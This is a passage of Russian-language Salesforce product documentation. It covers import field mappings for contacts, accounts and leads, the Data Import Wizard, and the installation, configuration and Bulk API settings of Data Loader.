Дом. тел.	Контакт: Дом. тел.
Доб. домашний тел.	Значение данного поля используется после значения поля контакта: Дом. тел.
Источник интереса	Контакт: Источник интереса
Город в почтовом адресе	Контакт: Город в почтовом адресе
Страна в почтовом адресе	Контакт: Страна в почтовом адресе
Почтовый индекс	Контакт: Индекс в почтовом адресе
Область в почтовом адресе	Контакт: Область/штат в почтовом адресе

Поля контактов

Метка для файла импорта	Поле Salesforce
Улица в почтовом адресе 1	Контакт: Почтовый адрес
Улица в почтовом адресе 2	Контакт: Почтовый адрес
Улица в почтовом адресе 3	Контакт: Почтовый адрес
Мобильный тел.	Контакт: Мобильный
Доб. мобильный тел.	Значение данного поля используется после значения поля контакта: Мобильный
Другой город	Контакт: Другой город
Другая страна	Контакт: Другая страна
Другой тел.	Контакт: Другой тел.
Другой доб. тел.	Значение данного поля используется после значения поля контакта: Другой тел.
Другой почтовый индекс	Контакт: Другой почтовый индекс
Другая область	Контакт: Другие область/штат
Другая улица 1	Контакт: Другой адрес
Другая улица 2	Контакт: Другой адрес
Другая улица 3	Контакт: Другой адрес
Подчиненный (Примечание. В случае отсутствия контакта, имя которого соответствует имени, указанному в данном поле, мастер импорта создает контакт, используя данное значение в следующих полях контакта: «Личное имя» и «Фамилия».)	Контакт: Подчиненный
Приветствие	Значение данного поля используется перед значением поля контакта: Личное имя
Должность	Контакт: Должность
Второй контакт	Значение данного поля разделяется на следующие поля контакта: «Личное имя» и «Фамилия» для второго контакта организации
Тел. второго контакта	Контакт: «Тел.» для второго контакта организации
Доб. тел. второго контакта	Значение данного поля используется после значения поля контакта: «Тел.» для второго контакта организации
Должность второго контакта	Контакт: «Должность» для второго контакта организации

Поля контактов

Метка для файла импорта	Поле Salesforce
Третий контакт	Значение данного поля разделяется на следующие поля контакта: «Личное имя» и «Фамилия» для третьего контакта организации
Тел. третьего контакта	Контакт: «Тел.» для третьего контакта организации
Доб. тел. третьего контакта	Значение данного поля используется после значения поля контакта: «Тел.» для третьего контакта организации
Должность третьего контакта	Контакт: «Должность» для третьего контакта организации

Поля организаций

Метка для файла импорта	Поле Salesforce
Описание организации	Организация: Описание
Подразделение организации (Примечание. Данное поле может быть пропущено при назначении подразделения посредством раскрывающегося списка в действии 1 мастера импорта. Если данное поле не соотносится или используется раскрывающийся список подразделений, то каждой записи назначается стандартное подразделение ответственного за запись.)	Организация: Подразделение организации
Факс организации	Организация: Факс
Доб. факс организации	Значение данного поля используется после значения поля организации: Факс
Код организации (Примечание. Коды записей чувствительны к регистру и не могут быть изменены.)	Организация: Код организации
Имя организации	Организация: Имя организации и Контакт: Организация
Примечание к организации	Создание примечания к организации.
Номер организации	Организация: Номер организации
Тел. организации	Организация: Тел.
Доб. тел. организации	Значение данного поля используется после значения поля организации: Тел.
Местоположение организации	Организация: Местоположение организации

Поля организаций

Метка для файла импорта	Поле Salesforce
Тип организации	Организация: Тип
Город для счета	Организация: Город для счета
Страна для счета	Организация: Страна для счета
Почтовый индекс для счета	Организация: Почтовый индекс для счета
Область для счета	Организация: Область/штат для счета
Улица для счета 1	Организация: Адрес для счета
Улица для счета 2	Организация: Адрес для счета
Улица для счета 3	Организация: Адрес для счета
Сотрудники	Организация: Сотрудники
Отрасль	Организация: Отрасль
Ответственность	Организация: Ответственность
Родительская организация (Примечание. В случае отсутствия организации, имя которой соответствует имени родительской организации, мастер импорта создает организацию, используя данное значение в следующем поле: «Имя организации».)	Организация: Родительская организация
Местоположение родительской организации (Примечание. Данное поле определяет местоположение организации, указанной в поле «Родительская организация».)	Организация: Местоположение организации (Примечание. Данное поле соотносится с полем родительской организации «Местоположение организации».)
Рейтинг	Организация: Рейтинг
Доход	Организация: Годовой доход
Город доставки	Организация: Город доставки
Страна доставки	Организация: Страна доставки
Почтовый индекс отправки	Организация: Почтовый индекс доставки
Область отправки	Организация: Область/штат доставки
Улица отправки 1	Организация: Адрес отправки
Улица отправки 2	Организация: Адрес отправки
Улица отправки 3	Организация: Адрес отправки
Код SIC	Организация: Код SIC

Поля организаций	
Метка для файла импорта	**Поле Salesforce**
Биржевой символ	Организация: Биржевой символ
Веб-сайт	Организация: Веб-сайт

СМ. ТАКЖЕ:

Подготовка данных к импорту.

Соотнесение полей для импорта интересов

Перед импортом интересов рекомендуем использовать метки из приведенной ниже таблицы для столбцов файла импорта. При импорте интересов мастер сопоставит поля файла импорта с максимально возможной точностью. При необходимости дополнительно настройте сопоставления вручную.

Прим.: Стандартные соотнесения ниже могут служить только ориентиром. Они не гарантируют 100%-й точности соотнесения данных, поэтому рекомендуем уточнять соотнесения вручную посредством мастера импорта данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Метка для файла импорта	Поле интереса Salesforce
Годовой доход	Годовой доход
Город	Город
Компания	Компания
Страна	Страна
Код ISO валюты (Примечание. Данное поле может использоваться только для мультивалютных организаций. См. раздел «Импорт мультивалюты» на странице 786.)	Валюта интереса
Описание	Описание
Электронная почта (Мастер импорта данных проверяет, является ли используемый формат адреса эл. почты допустимым: aivanov@kompaniya.ru.)	Электронная почта
Без рассылки по эл. почте	Без рассылки по эл. почте

Метка для файла импорта	Поле интереса Salesforce
(Чтобы разрешить рассылки, введите значение «0». В противном случае, введите значение «1».)	
Количество сотрудников	Количество сотрудников
Факс	Факс
Полное имя или Личное имя и Фамилия (Примечание. При импорте имен интересов следует использовать поле «Полное имя» или поля «Личное имя» и «Фамилия», но не все поля одновременно.)	Личное имя и Фамилия
Отрасль	Отрасль
Подразделение интереса (Примечание. Данное поле можно пропустить, если вы назначили подразделение посредством раскрывающегося списка в действии 1 мастера импорта данных. Если данное поле не соотносится или используется раскрывающийся список подразделений, то каждой записи назначается стандартное подразделение ответственного за запись.)	Подразделение интереса
Код интереса (Примечание. Коды записей чувствительны к регистру и не могут быть изменены.)	Код интереса
Источник интереса (Примечание. Данное поле может быть пропущено при назначении одного значения поля «Источник интереса» всем интересам на первой странице мастера импорта данных.)	Источник интереса
«Статус интереса»	«Статус интереса»
Мобильный тел.	Мобильный
Тел.	Тел.
Почтовый индекс	Почтовый индекс
Рейтинг	Рейтинг
Ответственный за запись (Примечание. Данное поле может быть пропущено при назначении ответственности посредством правила	Ответственный за интерес

Метка для файла импорта	Поле интереса Salesforce
назначения интересов. При импорте записей по коду записи Salesforce данное поле пропускается.)	
Приветствие	Значение данного поля используется перед значением поля «Личное имя».
Область	Область
Статус	Статус (в связанном списке интереса «Журнал кампании»)
Улица 1	Адрес
Улица 2	Адрес
Улица 3	Адрес
Должность	Должность
Веб-сайт	Веб-сайт

При добавлении типов записей в данный список мастер импорта данных создает записи на основе стандартного типа записи ответственного. Мастер импорта данных не обновляет поле типа записи для текущих записей.

При использовании правил назначения мастер импорта данных создает записи на основе стандартного типа записи нового ответственного. Стандартный тип записи ответственного за очередь используется правилами назначения при назначении записи очереди.

СМ. ТАКЖЕ:

Подготовка данных к импорту.

Мастер импорта данных

Мастер импорта данных позволяет с легкостью импортировать данные для множества стандартных объектов Salesforce, включая организации, контакты, интересы, решения, участников кампаний и организации-лица. Кроме того, можно импортировать данные для настраиваемых объектов. Одновременно можно импортировать не более 50 000 записей.

Чтобы проверить подготовленные исходные данные, Salesforce рекомендует сначала импортировать небольшой тестовый файл.

Мастер импорта данных поддерживается в следующих браузерах.

- Google Chrome™ 29 или более поздней версии
- Mozilla® Firefox® 23 или более поздней версии
- Microsoft® Internet Explorer® 9 или более поздней версии
- Apple® Safari® 5 или более поздней версии

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Прим.:

- Браузер Internet Explorer 9 не поддерживает перетаскивание CSV-файлов.
- Не допускается одновременный запуск нескольких заданий на импорт, даже в разных окнах обозревателя.

Добавление организаций-лиц с помощью мастера импорта данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания собственных организаций-лиц с помощью мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций И «Импорт личных контактов»
Для создания организаций-лиц, принадлежащих другим пользователям, с помощью мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций и контактов И Изменение всех данных

ВЕРСИИ

Мастер импорта данных доступен в Salesforce Classic и Lightning Experience.

Мастер импорта данных доступен во **всех** версиях, кроме Database.com.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для добавления организаций-лиц в Salesforce запустите мастер импорта данных с начальной страницы организаций.

Перед началом убедитесь, что импортируемый файл имеет формат CSV и содержит значения для данных полей.

- Личное имя
- Фамилия
- Электронная почта
- Тел.

Совет: Для получения ИД Salesforce или других значений от вашей организации запустите отчеты и экспортируйте данные отчетов.

Эти шаги описывают один рекомендуемый метод импорта данных. Можно импортировать данные в поля Salesforce, которые здесь не перечислены. Кроме того, можно настроить процесс импорта с помощью других параметров в мастере импорта данных.

1. На начальной странице организаций нажмите **«Импортировать организации-лица»**. Отобразится мастер импорта данных.
2. Выберите **«Организации-лица»**, а затем **«Добавить новые и обновить существующие записи»**.
3. Установите для параметра Сопоставление организации по значение **«Эл. почта»**.
4. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.

5. Сравните заголовки столбцов в CSV-файле с этими полями.
   - Личное имя
   - Фамилия
   - Электронная почта
   - Тел.
6. Нажмите кнопку **«Далее»**.
7. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

По окончании импорта данных вы получите уведомление по электронной почте. Проверьте результаты и устраните все возникшие ошибки.

Мастер импорта данных. Вопросы и ответы

Сколько записей можно импортировать?

Какой тип объектов можно импортировать?

Можно ли выполнять одновременные импорты?

Как долго выполняется импорт?

СМ. ТАКЖЕ:

Мастер импорта данных

Сколько записей можно импортировать?

Мастер импорта данных позволяет одновременно импортировать не более 50 000 записей.

СМ. ТАКЖЕ:

Мастер импорта данных. Вопросы и ответы

Какой тип объектов можно импортировать?

«Мастер импорта данных» может использоваться для импорта организаций, контактов, интересов, решений, участников кампаний, организаций-лиц и настраиваемых объектов.

СМ. ТАКЖЕ:

Мастер импорта данных. Вопросы и ответы

Можно ли выполнять одновременные импорты?

Мастер импорта данных не поддерживает одновременного (или параллельного) выполнения заданий на импорт данных, даже запущенных в разных окнах браузера. Прежде чем запускать задание на импорт данных, необходимо завершить текущее.

СМ. ТАКЖЕ:

Мастер импорта данных. Вопросы и ответы

Как долго выполняется импорт?

Время выполнения импорта посредством мастера импорта данных определяется объемом импортируемых данных. Как правило, импорты выполняются не сразу и могут длиться несколько минут.

Администратор Salesforce может проверять статус импорта на странице «Пакетные загрузки». Введите строку *«Задания на загрузку массива данных»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Задания на загрузку массива данных»**.

Другие пользователи Salesforce (не являющиеся администраторами) могут проверять статус импорта только посредством полученного статусного сообщения электронной почты. Кроме того, импорт может отслеживаться вручную путем проверки соответствующих вкладок Salesforce.

СМ. ТАКЖЕ:

Мастер импорта данных. Вопросы и ответы

Отмена импорта

При ошибочном импорте организаций, контактов, интересов или решений администратор может удалить элементы, импортированные по ошибке, путем ввода строки *«Пакетное удаление записей»* в поле «Быстрый поиск» в меню «Настройка» при выборе пункта **«Пакетное удаление записей»**.

Средство пакетного удаления записей не поддерживает настраиваемые объекты. Настраиваемые объекты, импортированные по ошибке в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition, могут быть удалены посредством приложения Data Loader. См. раздел «Выполнение пакетных удалений» на странице 823.

СМ. ТАКЖЕ:

Мастер импорта данных

Импорт данных в Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Необходимые полномочия пользователя

Для пакетного удаления данных:

- Изменение всех данных

Data Loader

Data Loader — это клиентское приложение для пакетного импорта или экспорта данных. Приложение позволяет вставлять, обновлять, удалять или экспортировать записи Salesforce.

Приложение Data Loader считывает, извлекает и загружает импортируемые данные из CSV-файлов или путем подключения к базе знаний. Экспортируемые данные отображаются в виде CSV-файлов.

Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Существует два способа использования приложения Data Loader.

- Пользовательский интерфейс: позволяет определять параметры конфигурации, CSV-файлы для импорта и экспорта, а также соотнесения полей, используемые для соотнесения имен полей в файлах импорта с именами полей в системе Salesforce.
- Командная строка (только Windows): позволяет определять конфигурацию, источники данных, соотнесения и действия над файлами. Командная строка позволяет настроить приложение Data Loader для автоматической обработки.

Отличительные особенности приложения Data Loader

- Удобный интерфейс мастера для интерактивного использования
- Альтернативный интерфейс командной строки для автоматических пакетных операций (только Windows)
- Поддержка больших файлов, содержащих не более 5 миллионов записей
- Интерактивное соотнесение полей
- Поддержка всех объектов, включая настраиваемые объекты
- Обработка данных в Salesforce и Database.com
- Подробные CSV-файлы success и error
- Встроенное средство просмотра CSV-файлов
- Поддержка для Windows и Mac

Прежде чем начать работу, просмотрите разделы ниже.

- Когда следует использовать приложение Data Loader?
- Рекомендации по установке приложения Data Loader

Прим.: В предыдущих версиях приложение Data Loader называлось AppExchange Data Loader и Sforce Data Loader.

СМ. ТАКЖЕ:

Шифрование полей

Шифрование файлов и вложений

Когда следует использовать приложение Data Loader?

Приложение Data Loader дополняет интерактивные мастеры импорта, доступные в меню «Настройка». Чтобы определить наиболее оптимальный способ работы, воспользуйтесь указанными ниже рекомендациями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Примеры использования Data Loader

- Для загрузки 50 000 — 5 000 000 записей. Приложение Data Loader позволяет загружать не более 5 миллионов записей. Чтобы загрузить более 5 миллионов записей, рекомендуем обратиться к партнеру Salesforce или воспользоваться соответствующим партнерским продуктом из каталога *App Exchange*.
- Для загрузки записей в объект, который не поддерживается мастерами импорта.
- Для планирования регулярных загрузок данных (например, ночные импорты).
- Для экспорта данных с целью создания резервной копии.

Примеры использования мастеров импорта

- Для загрузки менее 50 000 записей.
- Для импорта объекта, поддерживаемого мастерами импорта. Чтобы просмотреть доступные мастеры импорта и поддерживаемые ими объекты, введите строку *«Управление данными»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Управление данными»**.
- Для предотвращения повторов путем загрузки записей по имени и местоположению организации, адресу эл. почты контакта или интереса.

Дополнительную информацию о мастерах импорта см. в разделе «Импортирование данных в Salesforce» на странице 775.

Рекомендации по установке приложения Data Loader

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице загрузки приложения Data Loader:	Изменение всех данных
Для использования приложения Data Loader:	API включен И Соответствующее полномочие пользователя для выполняемой операции (например, полномочие Создание для организаций — для добавления новых организаций) И Необратимое удаление Bulk API (только при конфигурации Data Loader для необратимого удаления записей с помощью Bulk API).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Перед загрузкой и установкой приложения Data Loader необходимо ознакомиться с системными требованиями, а также рекомендациями по установке и входу в систему. Из меню «Настройка» введите `«Data Loader»` в поле «Быстрый поиск», затем выберите **«Data Loader»**.

Требования к системе при использовании Windows

Data Loader подписан для Windows. Ниже перечислены требования для использования приложения Data Loader в операционной системе Windows.

- Microsoft® Windows® 7, Windows® 8 или Windows® 10
- 120 Мб свободного пространства на диске
- 256 Мб свободной памяти
- Java JRE 1.8 (32-разрядная версия)

Прим.: Salesforce более не включает в комплект Java приложение Data Loader для установщика Windows. Загрузите и установите Java на свой компьютер под управлением ОС Windows.

Рекомендуем установить переменную среды `JAVA_HOME` для папки, в которой установлена среда выполнения Java (JRE). Такой подход позволяет запускать приложение Data Loader в пакетном режиме из командной строки.

Требования к системе при использовании macOS

Ниже перечислены требования для использования приложения Data Loader в операционной системе macOS:

- macOS El Capitan
- 120 Мб свободного пространства на диске
- 256 Мб свободной памяти
- Java JRE 1.8
- Привилегии администратора на соответствующем компьютере

Рекомендации по установке

Клиентское приложение Data Loader было доступно для загрузки в разных версиях. Некоторые более ранние версии назывались AppExchange Data Loader или Sforce Data Loader. Одновременно на компьютере могут быть установлены разные версии приложения. Тем не менее, не рекомендуем устанавливать несколько копий одной и той же версии.

Последняя версия приложения всегда доступна в системе Salesforce. Если вы уже устанавливали последнюю версию и хотите установить ее снова, следует удалить уже установленную на компьютере версию.

Совет: Если не удается выполнить вход посредством командной строки после установки новой версии приложения Data Loader, рекомендуем повторно зашифровать пароль.

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы изменить исходный код, загрузите бесплатную версию приложения Data Loader на веб-узле *https://github.com/forcedotcom/dataloader*.

Рекомендации по входу

- Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение электронной почты,

содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *мойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *мойПарольXXXXXXXXXX*.

- Приложение Data Loader версии 36.0 и более поздних версий поддерживает проверку подлинности веб-сервера OAuth. Дополнительные сведения см. в разделе Проверка подлинности OAuth.
- Приложение Data Loader версии 36.0 и более поздних версий поддерживает Salesforce Communities. Пользователи Communities всегда входят в систему с помощью параметра OAuth в приложении Data Loader. Чтобы включить OAuth для Communities, пользователь должен изменить файл `config.properties` следующим образом.
  - Измените часть, выделенную жирным шрифтом в следующей строке, для URL-адреса входа в сообщество. Не вводите прямой слэш (/) в конце этой строки.

    ```
    sfdc.oauth.Production.server=https\://login.salesforce.com
    ```

    Например:

    ```
    sfdc.oauth.Production.server=
    https\://johnsmith-developer-edition.yourInstance.force.com/test
    ```

  - Измените часть, выделенную жирным шрифтом в следующей строке, для имени узла сообщества.

    ```
    sfdc.oauth.Production.redirecturi=https\://login.salesforce.com/services/oauth2/success
    ```

    Например:

    ```
    sfdc.oauth.Production.redirecturi=
    https\:/johnsmith-developer-edition.yourInstance.force.com/services/oauth2/success
    ```

Файл `config.properties` по умолчанию находится в папке конфигурации `conf`, которая установлена в следующих местоположениях.

- macOS: `/Applications/Data\ Loader.app/Contents/Resources/conf/`
- Windows: `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\` для текущего пользователя и `C:\ProgramData\salesforce.com\Data Loader\samples\conf\` для всех пользователей

Настройка Data Loader

Чтобы изменить стандартные параметры Data Loader, воспользуйтесь меню «Настройки».

1. Откройте приложение Data Loader.
2. Выберите **«Настройки»** > **«Настройки»**.
3. Редактируйте требуемые поля.

Поле	Описание
`Batch size`	Данное поле определяет размер инкрементов для обработки записей Salesforce при выполнении единичной операции вставки, обновления, обновления и вставки или удаления. Максимальное значение — 200.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поле	Описание
	Рекомендуем использовать значение от 50 до 100. При наличии флажка `Use Bulk API` максимальное значение не может превышать 10 000.
`Insert null values`	Чтобы вставлять пустые соотнесенные значения как нулевые при выполнении операций над данными, установите данный флажок. Обратите внимание, что при наличии данного флажка приложение Data Loader перезаписывает любые текущие данные в соотнесенных полях при обновлении записей. Данный параметр недоступен при наличии флажка `Use Bulk API`. При обновлении записей посредством Bulk API пустые значения пропускаются. Чтобы задать полю нулевое значение при наличии флажка `Use Bulk API`, воспользуйтесь значением `#N/A`.
`Assignment rule`	Введите код правила назначения, которое должно использоваться для операций вставки, обновления или обновления и вставки. Данный параметр применяется к операциям вставки, обновления или обновления и вставки обращений и интересов. Кроме того, данный параметр применяется к операциям обновления организаций при наличии правил назначения территорий для организаций. Правило назначения переопределяет значения поля «Ответственный» в CSV-файле.
`Server host`	Введите URL-адрес нужного сервера Salesforce. Например, чтобы загрузить данные в безопасную среду, введите следующий URL-адрес: `https://test.salesforce.com`.
`Reset URL on Login`	По умолчанию система Salesforce восстанавливает URL-адрес, указанный в поле `Server host`, после входа. Чтобы отключить автоматическое восстановление, снимите данный флажок.
`Compression`	Сжатие повышает производительность приложения Data Loader; по умолчанию включено. Сжатие может быть отключено для отладки основных сообщений SOAP. Чтобы отключить сжатие, установите данный флажок.
`Timeout`	Введите количество секунд, по истечении которого приложение Data Loader должно возвращать ошибку в случае отсутствия ответа сервера.
`Query request size`	Данное поле определяет размер инкрементов для возврата записей Salesforce при выполнении единичной операции экспорта или запроса. Максимальное значение — 2 000

Поле	Описание
	записей. Большие значения могут повысить производительность, но снизить объем свободной памяти клиента.
`Generate status files for exports`	Чтобы создавать файлы success и error при экспорте данных, установите данный флажок.
`Read all CSVs with UTF-8 encoding`	Чтобы открывать любые файлы только в кодировке UTF-8, установите данный флажок.
`Write all CSVs with UTF-8 encoding`	Чтобы записывать файлы только в кодировке UTF-8, установите данный флажок.
`Use European date format`	Чтобы включить поддержку форматов дд/ММ/гггг и дд/ММ/гггг ЧЧ:мм:сс, установите данный флажок.
`Allow field truncation`	Чтобы усекать данные, загружаемые в поля Salesforce типа «Эл. почта», «Раскрывающийся список (со множественным выбором)», «Телефон», «Раскрывающийся список», «Текст» и «Текст (зашифрованный)», установите данный флажок. Приложение Data Loader 14.0 или более ранней версии усекает только слишком большие значения для полей данных типов. Приложение Data Loader 15.0 или более поздней версии отменяет операцию загрузки, если заданное значение слишком велико. Установка данного флажка определяет необходимость использования предыдущего алгоритма (усечения) в приложении Data Loader 15.0 или более поздней версии взамен нового алгоритма. Данный флажок установлен по умолчанию, но не поддерживается приложением Data Loader 14.0 или более ранней версии. Данный параметр недоступен при наличии флажка `Use Bulk API`. Таким образом, операция загрузки не выполняется в строке, содержащей слишком большое значение для данного поля.
Сделать запятую разделителем `CSV`	Выберите этот параметр, если ваш файл CSV использует запятые для разделения записей.
Сделать вкладку разделителем `CSV`	Выберите этот параметр, если ваш файл CSV использует вкладки для разделения записей.
Сделать другие символы разделителями `CSV`	Выберите этот параметр, если ваш файл CSV использует символ, отличный от запятой или вкладки, для разделения записей.
Другие разделители (ввести несколько значений с разделителем `;` например, `!+?`)	Символы в этом поле используются, только если выбран параметр «Сделать другие символы разделителями

Поле	Описание
	`CSV`». Например, при использовании символа | (вертикальная черта) для разделения записей данных введите этот символ в данное поле.
`Use Bulk API`	Чтобы использовать Bulk API для вставки, обновления, обновления и вставки, удаления или необратимого удаления записей, установите данный флажок. Интерфейс Bulk API поддерживает асинхронную загрузку или удаление большого количества записей. Благодаря выполнению параллельной обработки и сокращению количества полных обходов сети, интерфейс Bulk API работает гораздо быстрее, чем стандартный интерфейс API на основе SOAP. Внимание: При настройке Data Loader для использования `Bulk API` можно удалять записи без возможности восстановления. Помните, что в таком случае записи удаляются сразу и их нельзя будет восстановить из «Корзины».
`Enable serial mode for Bulk API`	Чтобы использовать последовательную, а не параллельную обработку Bulk API, установите данный флажок. Параллельная обработка может инициировать конфликт базы данных. При наличии серьезного конфликта загрузка может быть прервана. Режим последовательной обработки гарантирует поэтапную обработку пакетов. Обратите внимание, что использование данного параметра может значительно увеличить время обработки загружаемых данных. Данный параметр доступен только при наличии флажка `Use Bulk API`.
`Upload Bulk API Batch as Zip File`	Чтобы использовать Bulk API для загрузки архивных файлов, содержащих двоичные вложения (например, содержимое Salesforce CRM Content), установите данный флажок. Данный параметр доступен только при наличии флажка `Use Bulk API`.
`Time Zone`	Чтобы выбрать стандартный часовой пояс, заполните данное поле. Данное значение используется в том случае, если дата не содержит часового пояса. • По умолчанию приложение Data Loader использует часовой пояс, выбранный на локальном компьютере.

Поле	Описание
	• При вводе недопустимого значения используется время по Гринвичу (данный факт регистрируется в журнале Data Loader). Допустимым считается любой код часового пояса, который может быть передан методу Java `getTimeZone(java.lang.String)`. Значение может содержать полное имя (например, `America/Los_Angeles`) или настраиваемый код (например, `GMT-8:00`).
`Proxy host`	Имя узла прокси-сервера (при наличии).
`Proxy port`	Порт прокси-сервера.
`Proxy username`	Имя пользователя для проверки подлинности на прокси-сервере.
`Proxy password`	Пароль для проверки подлинности на прокси-сервере.
`Proxy NTLM domain`	Имя домена Windows для проверки подлинности NTLM.
`Start at row`	Данное поле позволяет продолжить выполнение последней неудачной операции со строки, в которой завершилось выполнение последней успешной операции.

4. Чтобы сохранить параметры, нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Алгоритм Data Loader с включенным Bulk API

Настройка приложения Data Loader для использования Bulk API

Алгоритм Data Loader с включенным Bulk API

Интерфейс Bulk API, включенный в приложении Data Loader, позволяет ускорить загрузку и удаление большого количества записей по сравнению со стандартным интерфейсом API на основе SOAP. Однако, при включении интерфейса Bulk API может измениться алгоритм приложения Data Loader. Основное отличие заключается в доступности функции необратимого удаления пользователям с соответствующими полномочием и лицензией. См. раздел «Настройка Data Loader» на странице 811.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Ниже перечислены параметры, которые недоступны в меню **Settings** > **Settings** при наличии флажка `Use Bulk API`.

`Insert null values`

Данный параметр разрешает приложению Data Loader вставлять пустые соотнесенные значения в качестве нулевых при выполнении операций над данными, если интерфейс Bulk API отключен. При обновлении записей посредством Bulk API пустые

значения пропускаются. Чтобы задать полю нулевое значение при наличии флажка `Use Bulk API`, воспользуйтесь значением `#N/A`.

`Allow field truncation`

Данный параметр указывает приложению Data Loader на необходимость усечения данных некоторых типов полей, если интерфейс Bulk API отключен. При наличии флажка `Use Bulk API` операция загрузки не выполняется в строке, содержащей слишком большое значение для данного поля.

СМ. ТАКЖЕ:

Настройка Data Loader

Настройка приложения Data Loader для использования Bulk API

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Интерфейс Bulk API поддерживает асинхронную загрузку или удаление большого количества записей. Благодаря выполнению параллельной обработки и сокращению количества полных обходов сети, интерфейс Bulk API работает гораздо быстрее, чем интерфейс API на основе SOAP. По умолчанию приложение Data Loader использует интерфейс API на основе SOAP для обработки записей.

Чтобы настроить приложение Data Loader на использование интерфейса Bulk API для вставки, обновления, обновления и вставки, удаления или необратимого удаления записей, выполните указанные ниже действия.

1. Откройте приложение Data Loader.
2. Последовательно выберите пункты **Settings** > **Settings**.
3. Установите флажок `Use Bulk API`.
4. Нажмите кнопку **«OK»**.

Прим.:

- При необходимости установите флажок `Enable serial mode for Bulk API`. Параллельная обработка может инициировать конфликт базы данных. При наличии серьезного конфликта загрузка может быть прервана. Режим последовательной обработки гарантирует поэтапную обработку пакетов. Обратите внимание, что использование данного параметра может значительно увеличить время обработки загружаемых данных.
- **Внимание!** При настройке Data Loader для использования `Bulk API` можно удалять записи без возможности восстановления. Помните, что в таком случае записи удаляются сразу и их нельзя будет восстановить из «Корзины».

СМ. ТАКЖЕ:

Настройка Data Loader

Типы данных, поддерживаемые приложением Data Loader

Ниже перечислены типы данных, поддерживаемые приложением Data Loader.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Base64

Строка пути к файлу (преобразует файл в Base64-массив). Поля Base64 используются только для вставки или обновления вложений и Salesforce CRM Content. Дополнительную информацию см. в разделах «Загрузка вложений» на странице 823 и «Загрузка содержимого посредством приложения Data Loader» на странице 824.

Логическое

- Истинные значения (нечувствительны к регистру) = да, д, истина, вкл, 1
- Ложные значения (нечувствительны к регистру) = нет, н, ложь, выкл, 0

Форматы даты

Рекомендуем использовать формат даты *гггг-ММ-ддВЧЧ:мм:сс.CCC+/-ЧЧмм*, где:

- гггг — это четырехзначный год
- ММ — это двухзначный месяц (01-12)
- дд — это двухзначный день (01-31)
- ЧЧ — это двухзначный час (00-23)
- мм — это двухзначная минута (00-59)
- сс — это двухзначная секунда (00-59)
- CCC — это трехзначная миллисекунда (000-999)
- +/-ЧЧмм — это смещение часового пояса относительно Гринвича

Ниже перечислены другие поддерживаемые форматы даты.

- гггг-ММ-дд'T'ЧЧ:мм:сс.CCC'Z'
- гггг-ММ-дд'T'ЧЧ:мм:сс.CCC Pacific Standard Time
- гггг-ММ-дд'T'ЧЧ:мм:сс.CCCPacific Standard Time
- гггг-ММ-дд'T'ЧЧ:мм:сс.CCC PST
- гггг-ММ-дд'T'ЧЧ:мм:сс.CCCPST
- гггг-ММ-дд'T'ЧЧ:мм:сс.CCC GMT-08:00
- гггг-ММ-дд'T'ЧЧ:мм:сс.CCCGMT-08:00
- гггг-ММ-дд'T'ЧЧ:мм:сс.CCC-800
- гггг-ММ-дд'T'ЧЧ:мм:сс.CCC-800
- гггг-ММ-дд'T'ЧЧ:мм:сс
- гггг-ММ-дд ЧЧ:мм:сс
- ггггММдд'T'ЧЧ:мм:сс
- гггг-ММ-дд
- ММ/дд/гггг ЧЧ:мм:сс
- ММ/дд/гггг
- ггггММдд

